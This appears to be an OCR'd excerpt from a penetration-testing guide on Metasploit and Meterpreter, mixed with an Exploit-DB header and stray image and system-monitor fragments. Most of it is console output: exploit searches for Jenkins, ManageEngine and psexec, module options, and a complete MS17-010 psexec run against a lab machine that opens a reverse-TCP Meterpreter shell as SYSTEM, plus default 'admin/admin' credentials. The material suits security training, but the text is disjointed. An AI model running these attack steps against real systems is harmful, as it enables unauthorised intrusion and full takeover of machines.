
EDB-ID: 39514	**Author:** Metasploit	**Published:** 2016-03-01
CVE: CVE-2016-2555	**Type:** Remote	**Platform:** PHP
Aliases: N/A	**Advisory/Source:** N/A	**Tags:** Metasploit Framework
E-DB Verified: ✓	**Exploit:** Download / View Raw	**Vulnerable App:**



```
msf > use exploit/multi/http/atutor_sqli
msf exploit(atutor_sqli) > show options

Module options (exploit/multi/http/atutor_sqli):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /ATutor/         yes       The path of Atutor
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(atutor_sqli) > 
```



```
msf exploit(atutor_sqli) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/shell_bind_tcp                               normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                            normal  Generic Command Shell, Reverse TCP Inline
   php/bind_perl                                        normal  PHP Command Shell, Bind TCP (via Perl)
   php/bind_perl_ipv6                                   normal  PHP Command Shell, Bind TCP (via perl) IPv6
   php/bind_php                                         normal  PHP Command Shell, Bind TCP (via PHP)
   php/bind_php_ipv6                                    normal  PHP Command Shell, Bind TCP (via php) IPv6
   php/download_exec                                    normal  PHP Executable Download and Execute
   php/exec                                             normal  PHP Execute Command
   php/meterpreter/bind_tcp                             normal  PHP Meterpreter, Bind TCP Stager
   php/meterpreter/bind_tcp_ipv6                        normal  PHP Meterpreter, Bind TCP Stager IPv6
   php/meterpreter/bind_tcp_ipv6_uuid                   normal  PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   php/meterpreter/bind_tcp_uuid                        normal  PHP Meterpreter, Bind TCP Stager with UUID Support
   php/meterpreter/reverse_tcp                          normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter/reverse_tcp_uuid                     normal  PHP Meterpreter, PHP Reverse TCP Stager
   php/meterpreter_reverse_tcp                          normal  PHP Meterpreter, Reverse TCP Inline
   php/reverse_perl                                     normal  PHP Command, Double Reverse TCP Connection (via Perl)
   php/reverse_php                                      normal  PHP Command Shell, Reverse TCP (via PHP)

msf exploit(atutor_sqli) > 
```



admin


•••••

Default Login credentials admin/admin


www.desktopcentral.com

desktopcentral-support@manageengine.com


+1 888 720 9500




```
msf > search jenkins

Matching Modules
================

   Name                                                    Disclosure Date  Rank       Description
   ----                                                    ---------------  ----       -----------
   auxiliary/gather/jenkins_cred_recovery                                   normal     Jenkins Domain Credential Recovery
   auxiliary/scanner/http/jenkins_command                                   normal     Jenkins-CI Unauthenticated Script-Console Scanner
   auxiliary/scanner/http/jenkins_enum                                      normal     Jenkins-CI Enumeration
   auxiliary/scanner/http/jenkins_login                                     normal     Jenkins-CI Login Utility
   auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum                     normal     Jenkins Server Broadcast Enumeration
   exploit/linux/misc/jenkins_java_deserialize             2015-11-18       excellent  Jenkins CLI RMI Java Deserialization Vulnerability
   exploit/linux/misc/opennms_java_serialize               2015-11-06       normal     OpenNMS Java Object Unserialization Remote Code Execution
   exploit/multi/http/jenkins_script_console               2013-01-18       good       Jenkins-CI Script-Console Java Execution
   exploit/windows/misc/ibm_websphere_java_deserialize     2015-11-06       excellent  IBM WebSphere RCE Java Deserialization Vulnerability
   post/multi/gather/jenkins_gather                                         normal     Jenkins Credential Collector


msf >
```




```
msf exploit(jenkins_script_console) > show options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD                    no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.216.10   yes       The target address
   RPORT      8484             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH    /                no        The URI to use for this exploit (default is random)
   USERNAME                    no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.216.5    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(jenkins_script_console) >
```




```
msf > search type:exploit Manageengine

Matching Modules
================

   Name                                                    Disclosure Date  Rank       Description
   ----                                                    ---------------  ----       -----------
   exploit/multi/http/eventlog_file_upload                 2014-08-31       excellent  ManageEngine Eventlog Analyzer Arbitrary File Upload
   exploit/multi/http/manage_engine_dc_pmp_sqli            2014-06-08       excellent  ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   exploit/multi/http/manageengine_auth_upload             2014-12-15       excellent  ManageEngine Multiple Products Authenticated File Upload
   exploit/multi/http/manageengine_sd_uploader             2015-08-20       excellent  ManageEngine ServiceDesk Plus Arbitrary File Upload
   exploit/multi/http/manageengine_search_sqli             2012-10-18       excellent  ManageEngine Security Manager Plus 5.5 Build 5505 SQL Injection
   exploit/multi/http/opmanager_socialit_file_upload       2014-09-27       excellent  ManageEngine OpManager and Social IT Arbitrary File Upload
   exploit/windows/http/desktopcentral_file_upload         2013-11-11       excellent  ManageEngine Desktop Central AgentLogUpload Arbitrary File Upload
   exploit/windows/http/desktopcentral_statusupdate_upload 2014-08-31       excellent  ManageEngine Desktop Central StatusUpdate Arbitrary File Upload
   exploit/windows/http/manage_engine_opmanager_rce        2015-09-14       manual     ManageEngine OpManager Remote Code Execution
   exploit/windows/http/manageengine_apps_mngr             2011-04-08       average    ManageEngine Applications Manager Authenticated Code Execution
   exploit/windows/http/manageengine_connectionid_write    2015-12-14       excellent  ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
   exploit/windows/misc/manageengine_eventlog_analyzer_rce 2015-07-11       manual     ManageEngine EventLog Analyzer Remote Code Execution


msf > 
```




```
msf > search type:exploit psexec

Matching Modules
================

   Name                                      Disclosure Date  Rank       Description
   ----                                      ---------------  ----       -----------
   exploit/windows/local/current_user_psexec 1999-01-01       excellent  PsExec via Current User Token
   exploit/windows/local/wmi                 1999-01-01       excellent  Windows Management Instrumentation (WMI) Remote Command Execution
   exploit/windows/smb/psexec                1999-01-01       manual     Microsoft Windows Authenticated User Code Execution
   exploit/windows/smb/psexec_psh            1999-01-01       manual     Microsoft Windows Authenticated Powershell Command Execution


msf > 
```




```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 192.168.216.10:445 - Built a write-what-where primitive...
[+] 192.168.216.10:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.216.10:445 - Selecting PowerShell target
[*] 192.168.216.10:445 - Executing the payload...
[+] 192.168.216.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.216.10
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.10:51967) at 2018-02-10 05:46:20 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```



```
meterpreter > ps -S httpd.exe
Filtering on 'httpd.exe'

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 1416  1768  dcserverhttpd.exe  x86   0        NT AUTHORITY\LOCAL SERVICE  C:\ManageEngine\DesktopCentral_Server\apache\bin\dcserverhttpd.exe
 1768  432   dcserverhttpd.exe  x86   0        NT AUTHORITY\LOCAL SERVICE
 3212  432   httpd.exe          x64   0        NT AUTHORITY\LOCAL SERVICE
 3820  3212  httpd.exe          x64   0        NT AUTHORITY\LOCAL SERVICE  C:\wamp\bin\apache\apache2.2.21\bin\httpd.exe

meterpreter >
```



```
Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2         192.168.216.5:4444 -> 192.168.216.10:49300 (192.168.216.10)
  2         meterpreter x64/windows  NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2  192.168.216.5:4444 -> 192.168.216.10:49367 (192.168.216.10)
  3         meterpreter x64/windows  NT AUTHORITY\LOCAL SERVICE @ VAGRANT-2008R2  192.168.216.5:4444 -> 192.168.216.10:49368 (192.168.216.10)

msf exploit(handler) >
```



Physical Memory (MB)

Total	4095
Cached	9
Available	9
Free	0

Kernel Memory (MB)


Paged	86
Nonpaged	1950


System

Handles	22827
Threads	1187
Processes	84
Up Time	0:00:01:37
Commit (MB)	5775 / 8189


Processes: 84 CPU Usage: 53% Physical Memory: 99%


Chapter 13: Meterpreter


Exploit + 1st Stage Payload
Payload Connects back to MSF
2nd Stage DLL Injection Payload Sent
MSF Sends Meterpreter Server DLL
Client and Server Communicate



```
meterpreter > ps

Process List
============

 PID   PPID  Name                           Arch  Session  User                          Path
 ---   ----  ----                           ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                         x64   0
 12    772   taskeng.exe                    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\taskeng.exe
 224   4     smss.exe                       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
